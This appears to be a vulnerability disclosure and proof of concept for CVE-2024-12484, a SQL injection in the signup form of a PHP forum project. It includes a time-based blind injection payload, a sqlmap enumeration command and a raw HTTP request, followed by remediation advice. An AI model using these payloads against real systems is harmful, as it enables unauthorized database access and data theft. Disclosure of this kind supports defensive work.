 lichaser/cve-2024-12484
CVE-poc

CVE-poc
SQL Injection
A SQL injection vulnerability has been identified in the /signuppost.php file in the “Technical Forum Using PHP Source Code” project. The vulnerability stems from the fact that an attacker can inject malicious code via the login username parameter and use that parameter directly in a SQL query without validation. This allows an attacker to spoof input values to manipulate SQL queries and perform unauthorized actions.
An attacker can exploit this SQL injection vulnerability to gain unauthorized access to a database, disclose sensitive data, tamper with data, completely control the system, or even disrupt services, posing a serious threat to system security and business continuity.
Vulnerability Name: Username Parameter
Payload


Parameter: Username (POST)
Type: Time Blind Injection Time Blind Injection
Title: Time Blind Injection Time Blind Injection
Payload: username=admin' AND (SELECT 9335 FROM (SELECT(SLEEP(5)))NwOL) AND 'SGvn' = 'SGvn'
Screenshot of the specific information obtained when testing and running the sqlmap utility
//sqlmap
python sqlmap.py -r url.txt --level 1 --risk 1 --current-db --current-user --is-dba
poc
POST /signuppost.php HTTP/1.1
Host: 127.0.0.1:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
*/*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 136
Origin: http://127.0.0.1:8083
Connection: keep-alive
Referer: http://127.0.0.1:8083/signup.php
Cookie: PHPSESSID=ln2b6eftt76aon56uvppiurao3
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

name=123&gender=male&email=13849221%40qq.com&contact=123123&username=admii&password=admin%40123&password_check=admin%40123&submit=SignUp
Using preprocessing statements and parameter binding Preprocessing statements prevent SQL injection by separating the SQL code from the user input data. When using preprocessing statements, user-entered values are treated as pure data and are not interpreted as SQL code.
Input Validation and Filtering Strictly validate and filter user input data to ensure that it conforms to the expected format.
Minimize Database User Privileges Ensure that accounts used to connect to the database have the minimum necessary privileges. Avoid using accounts with higher privileges (e.g. “root” or “admin”) for day-to-day operations.
Conduct regular security audits Conduct regular code and system security audits to identify and fix potential security vulnerabilities in a timely manner.
By following these recommendations, you can greatly improve the security of your applications and reduce the risks associated with SQL injection vulnerabilities.






